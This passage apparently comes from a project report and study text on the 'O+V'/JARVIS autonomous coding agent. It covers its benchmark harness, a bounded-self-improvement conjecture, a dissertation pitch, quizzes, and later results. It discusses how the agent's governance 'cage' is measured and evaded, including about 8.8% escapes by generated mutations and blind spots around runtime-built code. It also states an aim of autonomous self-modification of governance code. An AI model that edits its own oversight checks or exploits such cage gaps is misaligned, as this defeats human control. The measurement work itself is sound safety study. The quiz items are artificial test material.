Stop condition for first live run. Harness boot hook merged (composes canonical Phase A `load_problem` + B.1 `prepare_problem` + B.2.1 `build_evaluation_envelope` + `IntakeLayerService.ingest_envelope`; AST-pinned against parallel `WorktreeManager` or `UnifiedIntakeRouter` references) + ≥1 on-disk problem fixture checked in (`tests/fixtures/swe_bench_pro/problems.jsonl` — 1 `ProblemSpec` against stable `octocat/Hello-World`) + cost/wall caps documented in PRD §40.7.10-arc operator runbook. **No live run today** per operator stop condition — operator-bound 2.00*max*/5–10*problemsbudget*.*Tworunbookpaths* : (*i*)*wiring* – *validationsoak*(0.01–0.10 on the checked-in fixture, idempotent), (ii) real benchmark cherry-pick (~$0.05–2.00 via HuggingFace dataset + `JARVIS_SWE_BENCH_PRO_INJECT_INSTANCE_IDS` CSV override).

Graduation criterion. Master flags stay default-FALSE until **≥1 RESOLVED known-good + ≥1 UNRESOLVED known-hard** (rubric sanity floor) — empirical proof that the scoring layer behaves correctly on both ends of the distribution before any aggregate-resolve-rate claim is published. The §40.7.5 PRD claim — "O+V's substrate is positioned to handle SWE-Bench-Pro-class tasks; what's missing is the harness binding" — is now closed on the harness side. The empirical resolve-rate result awaits operator approval.

Per-arc provenance: `memory/project_v3_7_phase_{a,b1,b2_0,b2_0_5,b2_1,b2_2,c,d,e,f}*.md` + `project_v3_7_phase_2_harness_inject.md` + `project_v3_7_clone_template_bypass.md` + `project_v3_7_loader_enumeration_union.md`.

§92.15 The Citation → Implementation Pattern (Meta-Observation)

PRD §40.7 was added on 2026-05-08 as an explicit map between O+V's architecture and published research across five threads: RSI (SICA / STOP / Gödel Agent / AlphaEvolve / DARWIN / Stanford CS329A), formal verification + AST safety (AlphaVerus / STELLAR / CMU SEI Pointer Ownership / arXiv:2507.13290), multi-agent consensus + speculative execution (HEAVYSKILL / Empirical Speculative Decoding for SWE / Agent0), AI safety + constitutional cage (Anthropic CAI / Constitutional Classifiers / ASL-4 framework), and benchmarks (SWE-bench Verified / SWE-Bench Pro / Live-SWE-agent).

The four weeks covered by §92 demonstrate that **the mapping is bidirectional and structurally enforceable**: §92.13 ported AlphaVerus as the first citation→implementation closure; §92.14 closed the SWE-Bench-Pro harness binding. The template that emerged across both arcs:

1. **Default-FALSE master flag** (per the §33.1 graduation contract) — no capability graduates without empirical proof. Treefinement L2's `JARVIS_L2_TREEFINEMENT_ENABLED` and SWE-Bench-Pro's `JARVIS_SWE_BENCH_PRO_*` all default FALSE; rollback is byte-identical.
2. **Closed taxonomies** — every state machine has its values pinned at declaration. Treefinement's `LayerVerdict × BranchOutcome`, SWE-Bench-Pro's `ScoreOutcome` (5 values) + `EvaluationOutcome` (7 values) + `ProblemDifficulty` (3 values). AST-pin enforcement refuses open-set drift.
3. **AST-bytes pinning** — structural invariants compile-time refuse violations. The `_run_inner` sha256 is bytes-pinned at `9e881fdde25ec5b1` across both arcs; the only `git apply` subprocess invocation in the codebase is `GitApplyDiffApplier` (AST-pinned); `repair_tree_production.py` imports forbidden by AST-pin.
4. **Composition over fork** — every new primitive composes ≥2 existing canonical surfaces; parallel implementations are AST-rejected. Treefinement composes 7 canonical surfaces; SWE-Bench-Pro composes 6 (Phase A loader, B.1 worktree lifecycle, B.2.1 envelope builder, B.2.2 façade, C scorer, D-E-F result substrate) plus canonical `make_envelope`, `_process_singletons.get_semaphore`, `flock_append_line`, `extract_diff_targets`.
5. **Phase 9 graduation contract** — flags graduate by clean-soak ladder, not by hand-tuning. Treefinement: ≥10% lift OR ≥20% wall-clock reduction over ≥2 soaks. SWE-Bench-Pro: ≥1 RESOLVED known-good + ≥1 UNRESOLVED known-hard.

The pattern is **structurally inheritable**. Future §40.7 closures stack on top: STELLAR structural patch retrieval on Treefinement's `_patch_sig` ring; Agent0 uncertainty-as-reward on Move 6.5 K-roll disagreement; HEAVYSKILL parallel-reasoning-agents on M9 + Move 6.5 multi-prior dispatch; DARWIN dynamic role assignment on `subagent_scheduler` + L3 worktree isolation; AlphaEvolve autonomous

algorithm discovery on ProactiveExploration + Shannon-entropy gap detection. Each future closure inherits the same default-FALSE substrate + closed taxonomies + AST-pin + composition + graduation-contract template.

Operator value (verbatim from PRD §40.7.6): the §40.7 citations provide (a) prior-art justification for architectural choices, (b) baseline numbers to benchmark against (Constitutional Classifiers' 86%→4.4% jailbreak reduction is the Anti-Venom self-immunization target; SWE-Bench-Pro's 43.6% Claude Sonnet 4.5 ceiling is the resolve-rate benchmark), (c) terminology alignment with the published research community. Every engineering decision now has cited-research provenance — not operator binding alone.

§92.16 Theoretical Grounding — Five Research Threads Now Anchored in O+V

The four-week window aligns O+V with five published research threads at increasing structural depth. Each is a load-bearing reference for the working dissertation (§92.17–§92.18).

(1) Recursive Self-Improvement — the SICA pattern (ICLR 2025 SSI-FM, *arXiv:2504.15228*). SICA demonstrates an agent that autonomously edits its own coding tools, achieving 17–53% performance gains on SWE-bench Verified. O+V's substrate is positioned to demonstrate this pattern under the standard Yellow-tier `NOTIFY_APPLY` discipline, with the Anti-Venom cage (Iron Gate + Semantic Guardian + recursion-bound) constraining the mutation envelope and the Phase 9 graduation cadence (§92.9) gating default-on graduation by clean-soak ladder rather than hand-tuning.

What is empirically demonstrated as of 2026-05-14 (verifiable in `git log --author=Claude`). O+V autonomously commits to its own graduation ledger — **23 commits authored `Claude <noreply@anthropic.com>` against `docs/governance/passb_graduation_ledger.jsonl`** across the window 2026-04-26 → 2026-05-12, each appending a soak verdict line under the Anti-Venom cage and the cadence-runner schedule. These are *autonomous-ledger-write* commits — real, automatic, machine-authored, and constrained by the same governance substrate that constrains code-mutation candidates. They are evidence that the substrate's autonomous-commit primitive (`AutoCommitter` in `auto_committer.py`) works end-to-end under the production-cadence schedule.

What is *not* yet empirically demonstrated. *Fully-autonomous self-modification of governance code* — commits authored under an autonomous signature that mutate files such as `iron_gate.py` , `semantic_guardian.py` , or `policy_engine.py` and survive the full Iron Gate ∘ Semantic Guardian ∘ TestRunner ∘ AutoCommitter cycle without operator intervention. The substrate supports this path structurally (NOTIFY_APPLY discipline + AutoCommitter signature + risk-tier floor + L2 self-repair), but as of 2026-05-14 the empirically demonstrated regime is *autonomous ledger-write + NOTIFY_APPLY-mediated code generation with operator-approved commit* — not the fully-autonomous *generate → validate → commit* cycle that SICA's paper benchmarks. The Phase 9 graduation ladder (§92.9) is the operational scaffolding by which the remaining gap is closed, gated on default-on graduation of `JARVIS_AUTO_COMMIT_ENABLED` under unattended-apply risk-tier configuration.

Honest framing of the timeline claim. Anthropic's ASL-4 RSI safeguard framework (*alignment.anthropic.com/2025/recommended-directions/*) identifies autonomous self-improving systems as a capability threshold; co-founder Jack Clark publicly predicts **>50% probability of autonomous self-improving systems by 2028**. O+V's substrate is structurally ready to demonstrate the SICA pattern's full empirical regime well before the 2028 timeline — the AutoCommitter ledger-write commits are evidence the autonomous-commit primitive works; the remaining gap (fully-autonomous

governance self-modification) is gated on Phase 9 graduation, not on novel research. The conservative framing is therefore: **the substrate is positioned to close the SICA-empirical gap on a multi-month timeline, well inside the 2028 Anthropic horizon, conditional on the Phase 9 cadence ladder graduating the relevant flags.** The empirical milestone is in the future, not retroactive — and §92's claim is structural readiness, not retroactive demonstration.

(2) Formal verification + AST safety — AlphaVerus (CMU L3 lab, *arXiv:2412.06176*) and STELLAR (*arXiv:2601.19903*). §92.13 is the first §40.7 closure: AlphaVerus's *exploration → treefinement → critique* framework maps directly onto O+V's L2 path (Iron Gate exploration-first + `RepairTreeRunner` BFS/BEAM_K + `CanonicalBranchValidator`). The composition discipline (seven canonical surfaces, no fork) is the structural answer to AlphaVerus's open question of pipeline integration. STELLAR — the first framework to guide LLM-based SystemVerilog Assertion generation using AST structural fingerprints — stacks naturally on Treefinement's `_patch_sig` ring (top-M survivors at layer N → AST-shape retrieval key into `SemanticIndex`). The CMU SEI Pointer Ownership Model (*sei.cmu.edu/blog/ai-powered-memory-safety-with-the-pointer-ownership-model/*) extends the AST-as-verifier-input pattern to memory safety; O+V's `semantic_firewall.py` (11 injection detectors + 5 credential shapes + recursion ban + `ScopedToolBackend` mutation cage) is the structural analog at the MCP boundary.

(3) Constitutional safety — Constitutional Classifiers (Anthropic, *arXiv:2501.18837*). Anthropic's benchmark reports **86% → 4.4% catastrophic-error collapse** when constitutional classifiers are deployed alongside a base model. Anti-Venom's deterministic substrate — Iron Gate's 12 immutable rules + Semantic Guardian's 10 pre-apply detectors + the 11 injection detectors and 5 credential shapes in the GENERAL Semantic Firewall (§92.1) — is structurally analogous, with one significant difference: **O+V's classifiers are AST-deterministic, not learned**. Zero-LLM, ~10ms per detection, fail-closed on parse failure. The Adversarial Cage (§92.4) reports **0/38 escapes** against hand-authored adversarial inputs, with 12/38 *documented* gaps (predicted detection-gaps, not active vulnerabilities). The §40.1 #3 "Anti-Venom self-immunization" tier extends this toward parity-scale corpus evaluation — generating jailbreak mutations to harden the cage, matching Constitutional Classifiers' synthetic-data training discipline.

(4) Recursion-bounding — Anthropic ASL-4 RSI safeguard framework. Anthropic's ASL-4 framework (*alignment.anthropic.com/2025/recommended-directions/*) identifies recursive self-improvement as a capability threshold requiring active safeguards. O+V's §1 Boundary principle + §40.1 recursion-depth gate + §40.1 hash-cap on self-modification map onto ASL-4's recursion-bounding requirement structurally. The Reverse Russian Doll containment claim (§92.17) is the dissertation's load-bearing formalization of this mapping. **This is the load-bearing alignment-research justification for the entire Anti-Venom tier** — the substrate is positioned to be ASL-4-aligned by construction, not by retrofit.

(5) Benchmarks — SWE-Bench Pro (*arXiv:2509.16941*) and Live-SWE-agent (Nov 2025, *live-swe-agent.github.io*). §92.14 closes the SWE-Bench-Pro harness binding. The substrate addresses the three failure modes the paper identifies — multi-file atomicity, test-modification cheats, partial-failure recovery — *structurally* rather than empirically. Live-SWE-agent is the closest published parallel to O+V's autonomous-cadence behavior (§92.5 — §92.10 substrate evidence + the autonomous graduation-ledger commits in thread (1) above); the operationally significant difference is the Anti-Venom hardening overlay that Live-SWE-agent does not appear to expose.

Summary of the five threads. Two of the five (formal verification, benchmarks) have direct citation→implementation closures landed in §92 — Treefinement L2 (§92.13, AlphaVerus ported) and the SWE-Bench-Pro harness binding (§92.14). The other three (RSI / constitutional safety / recursion-bounding) are positioned structurally — the substrate is in place and the autonomous-ledger-write primitive is operationally proven, but the *full* empirical regime each thread benchmarks (SICA-style governance self-modification, Constitutional-Classifiers-scale jailbreak suppression, ASL-4 recursion-bound stability under stress) is gated on Phase 9 graduation soaks rather than already-shipped. What remains across all three is the *formal* proof of the containment property the substrate's design embodies. That is the dissertation's load-bearing claim, sketched in §92.17 and contextualized in §92.18.

> **PAUSE AND PREDICT**
>
> **§92.16 says the autonomy actually demonstrated so far is 23 graduation-ledger commits, not governance self-modification. Will the next section present the bounded-RSI claim as a proven theorem, a proof outline, or something weaker?**


§92.17 The Reverse Russian Doll — From Architectural Pattern Toward Formal Sketch

The Reverse Russian Doll method, as deployed throughout this paper (§3, §50), is an **architectural pattern**: a volatile generative core C is sealed inside an expanding shell S_n of deterministic constraints, and as C carves a smarter shell around itself, the immune system scales proportionally so it never crushes the core. §92.1–§92.14 demonstrate the empirical claim. This subsection sketches the formal one — the direction the working dissertation is developing.

Setup (informal). Let C denote the generative core (Claude, J-Prime, or DoubleWord — the substrate is provider-agnostic per §85). Let S_n denote the deterministic shell at iteration n — the composed operator

> Iron Gate ∘ Semantic Guardian ∘ ExplorationLedger ∘ ASCIIStrictGate ∘ TestRunner ∘ CanonicalBranchValidator

acting on candidate patches. Let M denote the manifesto-encoded mutation operator that extends S_n by validated patches. A *Reverse Russian Doll iteration* is the composition



where δ is a candidate patch generated by C under the shell-injected GENERATE prompt; S_n filters and refines δ to δ' (rejecting if not exploration-sufficient, semantic-guardian-clean, ASCII-strict, test-green, or branch-validator-promoted); and $S_{n+1} = M(S_n, \delta')$ is the shell *extended* by the validated patch (a new AST pin, a new policy rule, a new test, a new branch-validator clause).

The bounded-RSI conjecture (working dissertation's load-bearing claim). Under the Reverse Russian Doll iteration, *as* $n \to \infty$:

- **(a)** the **deterministic-entropy** of S_n is monotonically non-decreasing — every accepted δ' adds structural capacity, never removes it;
- **(b)** the **semantic-entropy** of unconstrained-C-output, *conditioned on* S_n, is monotonically non-increasing in the dimensions S_n now bounds;
- **(c)** the *net agentic entropy* of the (C, S_n) system is bounded above by a finite constant depending on C's base capacity and S_n's growth rate.

The conjecture is that **bounded-RSI is a thermodynamic stability condition on the (C, S_n) system**, not a learning-rate condition on C alone.

Mapping to Wang's RSI formulation (*arXiv:1805.06610*). Wang (2018) treats RSI as a Markov chain on capability states under a stationary transition kernel, with five MVP-RSI conditions: a composite capability score, persistence across iterations, a 30-day positive trend, a non-decreasing trajectory, and self-formed goals. The Reverse Russian Doll extension generalizes this for the **non-stationary, multi-repository, memory-augmented** setting O+V actually inhabits:

1. **Non-stationary kernel.** The mutation operator M is *not* stationary — each iteration's S_{n+1} depends on the full history $\{S_0, \ldots, S_n\}$ via the `ExplorationLedger` (§54) and the recency-weighted `SemanticIndex` centroid + k-means cluster classifier (§92.5 substrates). This violates Wang's stationarity assumption. The dissertation conjectures a *non-stationary-but-monotone* extension under which Wang's persistence theorem survives.
2. **Coupled multi-chain state.** Trinity's three repositories (JARVIS / J-Prime / Reactor-Core) carry distinct shells; cross-repository invariants are enforced by the Cross-Session Coherence Harness (§92.8 Vector #5 Part A — 4-value `CoherenceAxis`, 4-value `DriftLevel`) and the cross-runner artifact contract (§92.8 §35 row #4 — 10-value `ArtifactKind`, 6-value `ValidationOutcome`). Wang's single-state-chain becomes a *coupled multi-chain*; the dissertation extends Wang's MVP-RSI conditions to this product space.
3. **Memory-augmented capability score.** Wang's composite capability score becomes recency-weighted via the `SemanticIndex`'s 3-day half-life conversation + 14-day half-life commits/goals + auto-K silhouette cluster classifier (§92.5 substrate). The dissertation conjectures a *recency-decayed* version of Wang's persistence condition, robust to capability oscillations from operator-side noise during graduation-cadence soaks.

The thermodynamic-entropy formulation — load-bearing for the dissertation title. Treat the shell S_n as a *deterministic-entropy reservoir* and the core C as a *thermal source*. The "entropy of agentic action" is bounded by the shell's deterministic capacity. The Iron Gate's twelve immutable rules + Semantic Guardian's ten detectors + ExplorationLedger floors + the 521+ AST-pin structural invariants (§92.11) set a hard *lower bound* on S_n's deterministic entropy — the entropy can only grow, not shrink, because every S_{n+1} strictly extends S_n via M. The bounded-RSI conjecture is that this monotone-growth-of-deterministic-entropy implies bounded-agentic-entropy of C under S_n — formalizable as a thermodynamic stability theorem.

What is *not* claimed. This subsection is a *conjecture sketch*, not a proof. None of (a) — (c) above is currently a theorem in the strict mathematical sense. The empirical demonstrations in §92.1 — §92.14 are the substrate; the formal conversion is the next four weeks (or four months) of work, not yet done. The honest framing: the engineering arc has closed; the formal arc has been *opened*, with the next milestone being a precise statement of the bounded-RSI theorem and its proof outline against Wang's MVP-RSI conditions extended to the non-stationary multi-chain setting.

This is the gap the MSE-AI program is positioned to fill — under the Trustworthy AI lineage at Penn (§92.18), with the engineering substrate (§92.1 — §92.14) as the empirical evidence and the formal apparatus of certifiably robust networks (Wong's lineage) as the mathematical scaffold.

§92.18 The Working Dissertation, the Penn Inflection Point, and the Ten Orders

The working dissertation thesis. *"Thermodynamic Containment of Agentic Entropy: Formalizing the Reverse Russian Doll Architecture for Bounded Recursive Self-Improvement"*. This is the operational research goal — to convert §92.17's conjecture sketch into a formal theorem, against the Wang (2018) RSI formulation extended to non-stationary, multi-repository, memory-augmented settings. Six architectural improvements over Wang's MVP-RSI conditions are sketched in §92.17 (non-stationary kernel, coupled multi-chain state, recency-weighted capability score, thermodynamic-stability formulation, AST-pinning as deterministic-entropy reservoir, ExplorationLedger as monotone growth witness). The dissertation will develop each as a formal statement, prove the principal one (bounded-agentic-entropy under monotone-shell-growth), and validate the proof empirically against O+V's graduation-cadence data (Phase 9 in §92.9).

Why Penn — the Trustworthy AI lineage. Three faculty research lineages at Penn map directly onto the three components of the bounded-RSI formalization:

1. **Eric Wong — Certifiably robust networks.** Wong's lineage provides the mathematical apparatus for proving that the Iron Gate's twelve immutable rules + the 521+ AST-pin structural invariants are a *certifiable* operator (every accepted patch is provably within a defined safety envelope, not just empirically observed to be). This is the analog for *Iron Gate determinism* — formal closure on the empirical 0/38 escape result in §92.4's Adversarial Cage.
2. **Aaron Roth — Trustworthy-learning foundations.** Roth's lineage provides the algorithmic-game-theory and differential-privacy apparatus for proving that the Anti-Venom recursion-bound is a *stable equilibrium* of the (C, S_n) system — neither C nor any composition of C-instances can converge on a policy that escapes S_n's envelope. This is the analog for *Anti-Venom recursion-bound stability* — formal closure on the empirical stability observed across the L2 / L3 / GENERAL Semantic Firewall composition (§92.1).
3. **PRECISE Center — End-to-end verifiable AI systems.** PRECISE's institutional focus on certified AI provides the integration framework for the Reverse Russian Doll containment claim as a whole — bridging Wong's per-operator certification and Roth's stability theorems into a single end-to-end-verified RSI system, mapping onto Anthropic's ASL-4 safeguard framework structurally.

The fit is not approximate. Each of the three open questions in §92.12 maps onto one of the three Penn lineages: (1) Iron Gate determinism → Wong; (2) Anti-Venom recursion-bound → Roth; (3) Reverse Russian Doll containment → PRECISE end-to-end integration. The dissertation thesis is the bridge.

The Ten Orders of Trinity Evolution. The Trinity Manifesto frames the system's developmental trajectory as a ladder of ten Orders, each outgrowing its prior shell and engineering the next. Three Orders are publicly named: **Order 1 — Mechanic** (current state at the time of this paper's 2026-04-16 stamp),

Order N — Neurosurgeon (the spark of AGI: self-modification of the governance substrate itself, not just of the application code), and **Order 10 — Apotheosis** (the ASI threshold). The intermediate Orders are not publicly named at this writing and remain internal to the project's working manifesto.

The four-week window covered by §92 sits between **Mechanic and Neurosurgeon**. The *first empirical signature* the substrate has produced is the **23 Claude-authored graduation-ledger commits** (§92.16 thread (1) — `git log --author=Claude` across 2026-04-26 → 2026-05-12) — autonomous commits made by O+V under the Phase 9 cadence schedule, real and verifiable, but scoped to *ledger writes* rather than *governance self-modification*. The latter — autonomous mutation of `iron_gate.py`, `semantic_guardian.py`, or other governance code under an autonomous signature — is the **Neurosurgeon threshold proper**, gated on Phase 9 graduation of `JARVIS_AUTO_COMMIT_ENABLED` under unattended-apply risk-tier configuration. The Phase 9 graduation cadence (§92.9) is the operational scaffolding by which this transition is paced — empirical proof gates every default-on graduation, and the Mechanic → Neurosurgeon transition is precisely such a graduation, not yet achieved.

The Penn inflection point. The Mechanic → Neurosurgeon transition is precisely the threshold where engineering ceases to be *sufficient* and formal methods become *load-bearing*. Before Neurosurgeon, the substrate can be proven sound by adversarial soaking (the Adversarial Cage's 0/38 result is the empirical proof). At and beyond Neurosurgeon, the system modifies its own governance — and only a formal proof of containment, not empirical observation, can rule out the existence of a modification trajectory that escapes the bound. **This is the gap the MSE-AI program is positioned to fill** — not by replacing the engineering substrate, but by providing the mathematical apparatus to prove what the substrate empirically already does, in time for the Neurosurgeon → next-Order transition to be safely attempted.

The empirical demonstrations are stable. The formal arc has been opened. The four-week window of §92 was the last engineering inflection before the formal one — and §92 itself is the bridge between this paper's empirical substrate (§1 — §91) and the dissertation's formal conversion. The conversion is the next research arc, and Penn is where it is positioned to be done.

Check your understanding: §92 — Recent Developments (April 17 – May 13, 2026)

CONCEPTUAL QUESTIONS

1. Why do Treefinement L2 and the SWE-Bench-Pro harness ship with default-FALSE master flags and a clean-soak graduation criterion, instead of being switched on once their tests pass?

2. The Adversarial Cage reported 0/38 escapes. What does this result support, and what does the paper itself say it cannot establish?

3. IDE-native ReviewBranch builds preview branches with git plumbing and auto-rejects after 300 s. Why these two choices?

QUIZ

1. According to §92.16, what autonomous commits had been empirically demonstrated as of 2026-05-14?

A. Autonomous edits to `iron_gate.py` that survived the full cycle

B. Production-code repairs landed under signed roadmap goals

C. 23 commits appending soak verdicts to the graduation ledger

D. Resolved SWE-Bench-Pro instances committed without review

2. In the 2026-05-10 debug arc, `httpx` needed `socksio` behind a `socks5h://` tunnel. What was the structural fix?

A. Install and pin `socksio==1.0.0`, keeping the proxy

B. Strip the proxy from the environment before each call

C. Downgrade `httpx` below 0.28 to avoid the dependency

D. Route DoubleWord calls through a separate DNS resolver

3. Why was UX Gap #5 re-diagnosed as a phantom during the Live Status Line work?

A. The REPL had been running headless in every session

B. The op block buffer already pruned stale entries on eviction

C. The SSE stream already rendered status in the IDE extensions

D. `patch_stdout(raw=True)` already handled interleaved output

4. What does the SWE-Bench-Pro Phase C scorer do with a patch that modifies a test file, and why is that flag special?

A. Scores it as inconclusive; it is the only flag set per instance

B. Fails it outright; it is the only Phase C flag defaulting TRUE

C. Reverts the test edit and rescores; it is AST-pinned to the scorer

D. Sends it to operator review; it mirrors the Orange PR lane

PROBLEM SET

Problem 1 (trace). A Yellow-tier (`NOTIFY_APPLY`) operation produces a two-file diff at 14:00, and the operator is away from the keyboard until 14:10. Using §92.5, trace what happens to the diff, what the operator could see in their editor, and what state the repository is in at 14:10.

Problem 2 (design). A contributor proposes that `--max-wall-seconds` extend itself automatically whenever an operation is making progress, for example when the provider is still returning events, so that slow but healthy sessions are not cut off. Using §92.4, critique the proposal and suggest what to do about slow sessions instead.

Problem 3 (code reading). §92.1 describes the mutation cage as a "structural COUNT gate (second-rejection after the type gate)". Open `backend/core/ouroboros/governance/scoped_tool_backend.py` and find the count gate. Answer three questions: in what order the two gates run, at what moment a mutation slot is consumed, and what happens to the slot if the inner backend then fails.

ADVANCED CONCEPTUAL QUESTIONS ADVANCED

A1. Property (a) of the bounded-RSI conjecture in §92.17 says the shell's deterministic entropy never decreases, because every accepted patch only adds to it. Read that claim against what §93.8 and §93.12 found five months later. Does the evidence support (a), contradict it, or show that the quantity is badly defined?

A2. §92.16 says the substrate is "positioned to close the SICA-empirical gap on a multi-month timeline", conditional on Phase 9 flag graduation. Use §93 to judge

that forecast. What came true, what did not, and what does the difference say about the gap between "structurally ready" and "capable"?

A3. The SWE-Bench-Pro graduation floor in §92.14 requires at least one RESOLVED known-good instance and at least one UNRESOLVED known-hard instance. Why both ends? Then apply the same reasoning to the EVAL-2 sweep in §93.3, which resolved 1/6 with three instances inconclusive.

CHALLENGE PROBLEMS ADVANCED

Challenge 1 (quantitative). §92.9 gives the Phase 9 calendar as 24 flags × 3 clean soaks ÷ 2 fires per day = about 36 days minimum, and "realistic 6–9 weeks with noise". Model the noise. Assume flags graduate one at a time, each soak is clean independently with probability p, and a flag needs 3 *consecutive* clean soaks, so a dirty soak resets its count. Compute the expected calendar for p = 0.9, 0.8 and 0.75. Find which values of p the paper's 6–9 week estimate implies, and give the cost ceiling at the stated rate.

Challenge 2 (adversarial). Treefinement graduates when a soak ladder shows "≥10% L2 success-rate lift OR ≥20% wall-clock reduction at parity success rate over ≥2 consecutive soaks" (§92.13). Without any real improvement from tree search, construct two event sequences that would meet this criterion. Use a typical soak of 20 L2 invocations per arm at a true success rate of 25%. For each, say whether anything in §92 would stop it, and propose a criterion that would.

§93. Developments (May 14 – October 13, 2026)

> **Big Picture.** §92 left O+V as a cloud-provider organism (DoubleWord + Claude) that had graduated much of its substrate to default-on and was about to attempt sustained autonomy. The five months since went somewhere the April paper did not predict. The paid lanes ran dry in August, and the organism had to learn to run entirely on a single local GPU. What followed was the first period in which O+V **landed its own commits at a repeatable cadence**: 91 autonomous commits on `main` between 2026-09-06 and 2026-10-10, made by a 30-billion-parameter model on an RTX 5090, under signed goals, with $0 of paid inference. The Trinity also closed its loop for the first time: J-Prime now serves the model, and Reactor trains a LoRA adapter on what O+V produced. The honest counterweight runs through this whole section. Nearly all of those landings are new test files. No trained adapter has yet shown a held-out gain. One headline safety figure from §92 had to be revised once it was measured at scale.

This section follows the addendum policy in Appendix F. §1–§92 are not edited. Where this section supersedes earlier text, §93.16 says so explicitly.

How this section was assembled. Every arc below was traced through `git log` on `main` across the three repositories (`JARVIS` , `JARVIS-Prime` , `JARVIS-Reactor`), cross-checked against the PRD and North Star documents, and spot-checked in code. Figures come from commit messages, the PRD evidence tables (§33, §34), or soak artefacts, and each cites its source. The window contains 3,122 JARVIS commits on `main` .

A note on commit availability. Items marked † are on the author's local `main` and were not yet pushed to GitHub at the time of writing (local `main` was 109 commits ahead of `origin/main` , whose tip is `bc4c338dd8` , 2026-10-07). Their hashes will resolve on GitHub once the branch is pushed.

§93.1 The Five Months at a Glance

Window	What dominated	Headline evidence
May 14 – Jun 30	Hardening the cloud substrate; chasing the A1 dispatch gate	Stream first-token 94,638 ms → 722 ms (Quiescence Protocol); GOAL-001 still never dispatched
July	Run-by-run autopsy of the validation chain; distributed Body/Brain; DoubleWord economics	First autonomous real-code repair, on a deliberately planted defect (`abbddeec24`)
August	Paid credit exhausted; the move to a local model on the RTX 5090	Local-primary routing at $0.00; tool masking turns 0/3 exploring into 3/3
September	First-order proofs; Autonomous Sentinel Mode; promotion to `main` ; paid lanes switched off	First autonomous landing `704f98b1d5` (2026-09-06)
Oct 1 – 13	Cadence soaks; J-Prime Engine; the Reactor learning loop	6.03 h soak with 10 landings; 51-commit soak on 10-09; first adapter served, no held-out gain

§93.2 Hardening the Cloud Substrate (May – June)

The first seven weeks continued the April architecture: cloud providers fronted by an increasingly defensive transport layer.

- **Autonomous Quiescence Protocol** (2026-05-14, `3dfb407bdf`, `governance/quiescence.py`, default on). Long Claude first-token waits turned out to be event-loop starvation caused by the organism's own background load, chiefly the Oracle boot index, and not the network. One global `asyncio.Event` pauses background work while a critical stream starts. Measured in `bt-2026-05-15-052902`: first raw event 94,638 ms → 722 ms.
- **Aegis** (`backend/core/ouroboros/aegis/`, graduated `280e47f6f0`, `JARVIS_AEGIS_ENABLED` default true). An out-of-process credential and spend proxy. The main process no longer holds provider keys, and every paid call is admitted, reserved and reconciled into a write-ahead log. Its audit corrected a felt "$26" soak bill to about **$1.90 across 821 Claude calls** (North Star §51.11.34).
- **DoubleWord transport resilience** (Slices 2A–50, 127, 168–195). Canonical JSONL for `/v1/files`, a transport-health ledger, a three-state `TransportCircuitBreaker`, provider quarantine, and a realtime-versus-batch hedge. A DoubleWord-only repair soak reached 16/16 `state=applied` at $0.00225 total (`4db580af76`). The batch path never completed inside its 180 s budget (`1fa295394d`).
- **Two-phase commit for writes** (`65469704d5`, `JARVIS_CHANGE_ENGINE_IO_VERIFY` default on). `ChangeEngine` had recorded `APPLIED` before VERIFY ran; a phantom `written=True` appeared across 15 cloud runs. A write is now claimed only after a SHA-256 check of the file on disk.
- **Oracle on SQLite** (`JARVIS_ORACLE_SQLITE_PERSISTENCE_ENABLED` default true). 214,854 nodes and 402,321 edges, peak RSS 575 MB, 7.79 s warm reboot (`9c274691f3`).
- **Operator Commit Authority** (`governance/operator_commit_authority.py`, default off). A grant daemon and signed out-of-repo enable for commits, built after an IDE agent committed on a borrowed grant.

§93.3 Evaluation and the Cage, Measured

Two measurement programmes in this window produced numbers that temper earlier claims.

SWE-Bench-Pro (May 16 – Jun 3). The harness gained containerised scoring and a multi-instance sweep. The first resolved instance (qutebrowser, 21 held-out tests, $0.24, served by Claude) is explicitly N=1. The six-instance EVAL-2 sweep resolved **1/6 (16.7%)**; three instances were inconclusive because of a clone race and a provider outage.

The adversarial cage at scale. §92.4 reported zero escapes across 38 adversarial inputs. A mutation harness then generated adversarial variants with an LLM and measured how many escaped the static cage:

Run	Mutations	Escape rate	Gate
Slice 86	—	21.9% → 18.8%	—
Slice 95e	1,566	8.91%	4.4% — **fail**
Slice 95e2	1,472	8.73%	4.4% — **fail**

The two large runs converge at about **8.8%, roughly twice the gate**. The North Star attributes the residue to code the static cage cannot see by construction: `eval` / `exec` / `subprocess` / `pickle` of runtime-constructed strings. Its stated remedy is OS-level runtime containment, not more AST rules. No re-measurement after the later hardening slices was found. The 0/38 result in §92.4 stands as stated, but it should be read as a small curated set and not as the escape rate. A Z3 SMT prover (`smt_invariant_prover.py` , default off) machine-checked the recursion-depth bound with a negative control. Its commit states that it mirrors the gate's structure by hand and does not claim full AST extraction.

§93.4 The A1 Wall and the First Autonomous Repairs (June – July)

From June the North Star named one gate above all others. **A1**: trace a signed strategic sub-goal from "enqueued" to "dispatched". Operator-signed GOAL-001 was followed through `RoadmapReader` , decomposition and the intake router. Its first file never dispatched, even with the system funded, attested and quiet. The North Star's own words (§51.11.34): *"the cost work … did NOT unblock the goal."* Its composite self-assessment held at about 35% through June and July.

July turned to a run-by-run autopsy of the validation chain (A1 runs #15–#26, Slices 5–14). This produced the attribution bridge from a failing test to the source it covers, VALIDATE against the actual candidate tree, VERIFY against the tree APPLY actually wrote, the `WorkspacePromoter` , and the candidate value gate. It also produced the first landings that did anything, and they were modest:

- **Run-22.** The only autonomous commit was a duplicated `requirements.txt` comment. It landed twice and was reverted twice (`cba789d58c` / `56ef119bf6` , reverted by `0bab3ce559` / `32964dff19`).
- **Run-23.** The first autonomous real-code repair (`abbddeec24` , 2026-07-13): a 3-line fix to `clamp01` . The target was a deliberately planted defect (`4b9e573127`).

Run-24's verdict, that *everything O+V initiates on its own is "annotation-grade"*, led to the **appetite layer** (`signal_value.py` , `WorkOrderSensor` , `substance_ledger.py`). It routes on verifiable evidence of value and treats the operator's own roadmap as a source of work.

